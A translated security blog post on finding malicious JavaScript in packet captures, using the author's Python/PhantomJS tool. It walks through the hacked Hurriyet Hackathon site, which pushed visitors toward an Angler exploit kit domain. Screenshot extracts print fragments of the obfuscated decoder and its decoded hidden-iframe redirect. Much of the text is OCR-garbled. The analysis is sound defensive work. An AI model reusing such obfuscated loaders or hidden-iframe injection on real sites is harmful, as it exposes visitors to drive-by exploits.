## Hunting The Malicious JavaScript

## written by Mert SARICA | 1 April 2016


Systems that perform sandbox analysis have a very important role in identifying and taking necessary precautions for cyber-attacks that are made against corporations directly or indirectly. Alerts that arise from these systems are examined by corporate CIRT's (Cyber Incident Response Team) and this can sometimes lead to interesting security incidents.

Sometimes it proves difficult and time consuming for security specialists to find the harmful JavaScript code that creates suspecious activities and trigger the alarms that are on these systems or on suspecious network traffic packages (PCAP). One of the primary reasons for this is that, harmful JavaScript codes are mostly hidden (encoded) in HTTP traffic. This is why, opening a PCAP file with Wireshark tool and searching for the eval() function which is commonly found in hidden JavaScript codes is nothing but a waste of time.

In the previous months, I examined an alert from a system that performs sandbox analysis and found out that Hurriyet Hackathon's website was hacked and the visitors were directed to the following domain name: uitbracht.kateandoliverswedding.co.uk

falware	Severity	Total	Infections	Callbacks	Blocked	Botnets	Last	CnC Server		Last Location	First Seen		Last Seen		Ports Used	Protocols
Malware.Binary.url		1	1	0	0	0					03/09/16	12:46:57	03/09/16 12:46:	57		
fection URLs																
Initial Infection URL							# Visits		Total URLs		First URL at			Last URL at		
<ul> <li>uitbracht.kateandoliverswe</li> </ul>	dding.co.uk/topic/18572-indivisible-a	arriver-existences-fa	roff-prepositions-su	nburn-crushing-hittabl	e/		1		5		03/09/16 12:40	:57		03/09/16 12:46:5	57	
URL								Occurred				Content Type				
uitbracht.kateandolive -sunburn-crushing-hitt	rswedding.co.uk/topic/18572-inc able/	divisible-arriver-ex	cistences-faroff-p	repositions				03/09/16 12	146:57			text/html				
uitbracht.kateandoliversw ;o=SuJYVA&c=TuS5XXcX	edding.co.uk/?x=TxTN&d=QgwL7s2L\	V58I=GC72VKs0vD&	b=KI9aa7TP4U&					03/09/16 12	146:57			application/x-shock	wave-flash			
	edding.co.uk/?v=xiMJEzfgK&c=Yf6Q9 1fclPndTqM&i=&d=QXnibw	&a=&J=I1LQNz&x=&	t=31H4					03/09/16 12	: 46: 57			text/html				
uitbracht.kateandoliversw D2PCrj7rWyut_TjIF6Ma_vT	edding.co.uk/?p=&x=vxv&f=zbWi0&t+ 'O	=fPBC9XuD_&h=5JM	138v=AJi					03/09/16 12	146:57			text/html				
www.hurrivethackathon.co	om/							03/09/16 12	:46:57			text/html				

Hackathon (also known as hack day, hackfest or codefest) is where attendants including computer programmers, graphics designers, interface designers and project leaders intensely compete against other teams to develop software projects. (Reference: Wikipedia)




Like I said above, since it is time consuming task to search for the harmful JavaScript code inside the PCAP file with Wireshark, I started to think of ways to automate this process.

I thought it would be semi useful if I prepared a tool with Python programming language and let it open the PCAP file with Scapy, analyze the HTTP traffic, find and run the JavaScript code between script tags and then locate the eval() function. The obstacle I would encounter was how to run the JavaScript code with Python. Not so long after, I decided to run the JavaScript code revealed by Python through a headless browser named PhantomJS which doesn't have a graphical user interface.

After a short amount of time, a tool which I named JavaScript Eval Finder came up. When you provide a PCAP file to this tool, it copies the HTML files that include the script tags into the javascripts folder. After that with the JavaScript Extractor Tool which works with Phantomjs, sends out an alarm when it encounters the eval() function in the hidden JavaScript code, and then the same tool adds the identified JavaScript codes as a comment into the headers of the previously added HTML files.

After I decoded and inspected the JavaScript code with JavaScript Eval Finder, I found out that it was a different version of the exploit kit called Angler which I analyzed it before.

<pre>remnux@remnux: ~/Desktop/hurriyethackathon - □ × remnux@remnux:~/Desktop/hurriyethackathon\$ python eval-finder.py hurriyethackathon.pcap</pre>	
JavaScript Eval Finder v1.0 [http://www.mertsarica.com]	
<pre>[*] Loading PCAP file [*] Loading sessions [*] JavaScript detected [*] Writing html file hurriyethackathon.pcap-1458229564.html to javascripts folder [*] JavaScript detected [*] Writing html file hurriyethackathon.pcap-1458229565.html to javascripts folder [*] JavaScript detected [*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder [*] Writing html file hurriyethackathon.pcap-1458229566.html to javascripts folder</pre>	
<pre>[*] Suspicious file: hurriyethackathon.pcap-1458229564.html [*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox&lt; l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")&gt;tecl){gijo++;} wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){ =string.fromcharcode(((zmxso+dvp-97)^tisbfj.charcodeat(dws%tisbfj.length))%255);dws++;}el="" f)();<="" pre=""></zeyt.length;epox+=efuvv){></pre>	
<pre>[*] Suspicious file: hurriyethackathon.pcap-1458229566.html [*] eval() Detected: tecl=(+[window.sidebar]);azhon=["rv:11","MSIE",];for(epox=tecl;epox&lt; l){gijo=azhon.length-epox;break;}}if(navigator.userAgent.indexOf("MSIE10")&gt;tecl){gijo++;} wndo").innerHTML;olst=tecl;dws=tecl;dsrvf="";for(epox=tecl;epox<zeyt.length;epox+=efuvv){ =string.fromcharcode(((zmxso+dvp-97)^tisbfj.charcodeat(dws%tisbfj.length))%255);dws++;}el="" desktop="" f)();="" hurriyethackathon\$<="" pre="" remnux@remnux:~=""></zeyt.length;epox+=efuvv){></pre>	



After I replaced the encoded JavaScript code hidden in the HTML file with the decoded JavaScript code, I analyzed it with Firebug addon on the Firefox internet browser, then I was able to confirm that it was the same code that directed the visitors to

http://uitbracht.kateandoliverswedding.co.uk/topic/18572-indivisible-arriverexistences-faroff-prepositions-sunburn-crushing-hittable/

(+) 🖲	file:///home/remnux/Desktop/malware.html  VX	rch	☆ €	•	â	» =
ead wy	ww.hurriyethackathon.com					
• 🗣	✓ >> > Console HTML CSS Script   DOM Net Co	ookies	P	Jse # <r< th=""><th>numbe 🔺</th><th>-</th></r<>	numbe 🔺	-
👃 al	ll • malware.html • () malware.html 🗼 🧎 🙉 🥂	Watch -	Stack B	reakpo	ints	
119	<pre><pre>class= nome page page-10-114 page-template-detault y</pre></pre>	New watch	n expression	1		
120	<pre><div (windows="" 5.0="" 6.3;="" 7.0;="" id="kzvwndo" ihidg"="" mozilla="" nt="" pre="" rv:1)="" style="position: absolute; top: -1942px; ]&lt;/pre&gt;&lt;/td&gt;&lt;td&gt;this&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;Window&lt;/td&gt;&lt;td&gt;malware&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;122&lt;/td&gt;&lt;td&gt;&lt;script&gt;&lt;/td&gt;&lt;td&gt;Global Sc&lt;/td&gt;&lt;td&gt;ope (Windov&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;Window&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;123&lt;br&gt;124&lt;/td&gt;&lt;td&gt;debugger;&lt;/td&gt;&lt;td&gt;s&lt;/td&gt;&lt;td&gt;ope [mildor&lt;/td&gt;&lt;td&gt;.1&lt;/td&gt;&lt;td&gt;undefined&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;124&lt;/td&gt;&lt;td&gt;&lt;! UserAgent kontrolu atlatma&gt;&lt;/td&gt;&lt;td&gt;-&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;126&lt;/td&gt;&lt;td&gt;&lt;pre&gt;navigatordefineGetter('userAgent', function(){&lt;/pre&gt;&lt;/td&gt;&lt;td&gt;∃ jQuery&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td&gt;&lt;/td&gt;&lt;td colspan=2&gt;function(a, b)&lt;/td&gt;&lt;/tr&gt;&lt;tr&gt;&lt;td&gt;127&lt;br&gt;128&lt;/td&gt;&lt;td&gt;&lt;pre&gt;return( " trident="" }<=""></div></pre>	∃ InstallT	rigger		CONTEN	
120	<pre>});</pre>	applica	tionCache		0 items in	
130	<pre>tecl = (+[window.sidebar]);</pre>	closed		10.00	false	i onnic i
131 132	A Internet Evolutor taravici kentrolu atlatma	8				1
132	<pre><!-- Internet Explorer tarayici kontrolu atlatma--> tecl = 0;</pre>		e		Object { info=fun	
134		🕂 conten	+		Window	
135 136	<pre>azhon = ["rv:11", "MSIE", ]; for (epox = tecl; epox &lt; azhon.length; epox++) {</pre>				Crypto {	
137	if (navigator.userAgent.indexOf(azhon[epox]) > tecl)	∃ crypto			getRando	
138	<pre>gijo = azhon.length - epox;</pre>	device	PixelRatio		1	
139 140	break;	docum			Documer	t malwa
141	}				External	
142 143 144	<pre>if (navigator.userAgent.indexOf("MSIE10") &gt; tecl) {     gijo++; }</pre>	Eccent	41		IsSearch	Provide
144	} efuvv = gijo - 1;	frame	Element		null	
146	tisbfi = "93wrLfBbUrN3";	frames			and the second second	malware

🗧 🛞 file:///home/r	emnux/Desktop/malwar	re.html 🗸	× X Search	7	2 自	• •	»	
ad www.hurriyetha	ckathon.com							
• 🗣 < > 🚈	Console HTML CSS	Script - DC	M Net Cookies	s	<b>₽</b> Use	# <numbe< th=""><th>~ ~ (</th><th>_</th></numbe<>	~ ~ (	_
all • malware.		) a a .C	Watch - Stac	k Breakpoi	nts			
149 dws = tecl;	,	~	w watch expression	n				
150 dsrvf = "";			is	Wind	low malwa	re.html		
	<pre>tecl; epox &lt; zeyt.leng eyt.charCodeAt(epox);</pre>	gth; epox +=	lobal Scope [Windo	w] 🔒 Wind	low malwa	re.html		
	>= 97 && dvp <= 122)	{ =	\$	unde	fined			
		-						
	(olst % gijo) {		azhon	[ "rs	·11" "M	STE" 1		
155	dsrvf += String.fromCl	harCode(((zm	azhon	-	:11", "MS		ov Date/	~
155 156	<pre>dsrvf += String.fromCl dws++;</pre>	harCode(((zm	azhon dsrvf	"var	date = n	ew Date(n		
155 156	dsrvf += String.fromCl			"var 60*6	date = n 0*24*7*10		ment.cod	k
155 156 157 } el 158 159 }	dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * 2			"var 60*6 path "_PH	<pre>date = n 0*24*7*10 =/; expir P_SESSION</pre>	ew Date(n 00); docu es="+date _PHP=308;	<pre>ment.cod .toUTCSt path=/;</pre>	ok tr
155 156 157 } el 158 159 } 160 olst	dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * 2			"var 60*6 path "_PH expi	<pre>date = n 0*24*7*10 =/; expir P_SESSION res="+dat</pre>	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt	<pre>ment.cod .toUTCSt path=/; ring();</pre>	tr
155       156       157     } el       158     ]       159     }       160     olst       161     }	<pre>dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * ; t++;</pre>	26;		"var 60*6 path "_PH expi docu	<pre>date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ</pre>	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style< td=""><td><pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt</pre></td><td>bk tr</td></style<>	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt</pre>	bk tr
155       156       157     } el       158       159       160     olst       161	dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * 2	26;		"var 60*6 path "_PH expi docu top:	<pre>date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi</pre>	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height:</pre>	
<pre>155 156 157</pre>	<pre>dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * ; t++;</pre>	26;		"var 60*6 path "_PH expi docu top: clas	<pre>date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt</pre>	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style< td=""><td><pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram< pre=""></ifram<></pre></td><td>tg tg</td></style<>	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram< pre=""></ifram<></pre>	tg tg
155         156         157       } ell         158	<pre>dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * ; t++;</pre>	26;		"var 60*6 path "_PH expi docu top: clas src=	<pre>date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u</pre>	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando</ifram </pre>	tg :3
<pre>155 156 157</pre>	dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * ; t++; uctor"]["constructor"]	26;		"var 60*60 path "_PH expi docu top: clas src= /185 sunb	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg sis
<pre>155 156 157</pre>	<pre>dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * ; t++; uctor"]["constructor"] "loader"&gt; s="strip-holder"&gt;</pre>	26;		"var 60*6 path "_PH expi docu top: clas src= /185 sunb <th>date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi</th> <td>ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e('<style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style </td> <td><pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre></td> <td>tg sis</td>	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg sis
155         156         157       } el         158	<pre>dsrvf += String.fromCl dws++; lse { zmxso = (dvp - 97) * ; t++; uctor"]["constructor"]; "loader"&gt; s="strip-holder"&gt; ass="strip-holder"&gt;</pre>	26;		"var 60*60 path "_PH expi docu top: clas src= /185 sunb	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg sis
155         156         157       } el         158	<pre>dsrvf += String.fromCl dws++; lse {   zmxso = (dvp - 97) * ; t++; uctor"]["constructor"]; "loader"&gt; s="strip-holder"&gt; ass="strip-holder"&gt; ass="strip-div&gt; ass="strip-2"&gt;</pre>	26;	dsrvf	"var 60*6 path "_PH expi docu top: clas src= /185 sunb <th>date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush</th> <td>ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e('<style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style </td> <td><pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre></td> <td>tg solution</td>	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg solution
155         156         157       } eld         158	<pre>dsrvf += String.fromCl dws++; lse { zmxso = (dvp - 97) * ; t++; uctor"]["constructor"]; "loader"&gt; s="strip-holder"&gt; ass="strip-holder"&gt;</pre>	26;	dsrvf	"var 60*6 path "_PH expi docu top: clas src= /185 sunb 99	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg sis
155         156         157       } el         158	<pre>dsrvf += String.fromCl dws++; Lse { zmxso = (dvp - 97) * ; t++; uctor"]["constructor"] "loader"&gt; s="strip-holder"&gt; ass="strip-holder"&gt; ass="strip-div&gt; ass="strip-2"&gt; ass="strip-2"&gt;</pre>	26;	dsrvf dvp dws efuvv	<pre>"var 60*6 path "_PH expi docut top: clas src= /185 sunb 99 541 1</pre>	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg tg tg
<pre>155 156 157</pre>	<pre>dsrvf += String.fromCl dws++; lse {   zmxso = (dvp - 97) * ; t++; uctor"]["constructor"]; "loader"&gt; s="strip-holder"&gt; ass="strip-holder"&gt; ass="strip-div&gt; ass="strip-2"&gt;</pre>	26;	dsrvf dvp dws	"var 60*6 path "_PH expi docutop: clas src= /185 sunb 99 541	date = n 0*24*7*10 =/; expir P_SESSION res="+dat ment.writ -731px;wi s="uoxnyt "http://u 72-indivi urn-crush	ew Date(n 00); docu es="+date _PHP=308; e.toUTCSt e(' <style dth:300px gubzitxaa itbracht. sible-arr ing-hitta</style 	<pre>ment.cod .toUTCSt path=/; ring(); &gt;.uoxnyt ;height: "&gt;<ifram kateando iver-exi</ifram </pre>	tg tg tg

You can download the JavaScript Eval Finder and JavaScript Extractor tools which I believe, they would be beneficial for CIRT members as one package from here.

Hope to see you on the next post, have a secure day.

P.S: This post also includes the solution of the 5th Pi Hediyem Var security game ;)

Original Article: Zararlı JavaScript Avı Translated to English by: Hüseyin Fatih Akar | Twitter: @thehakar)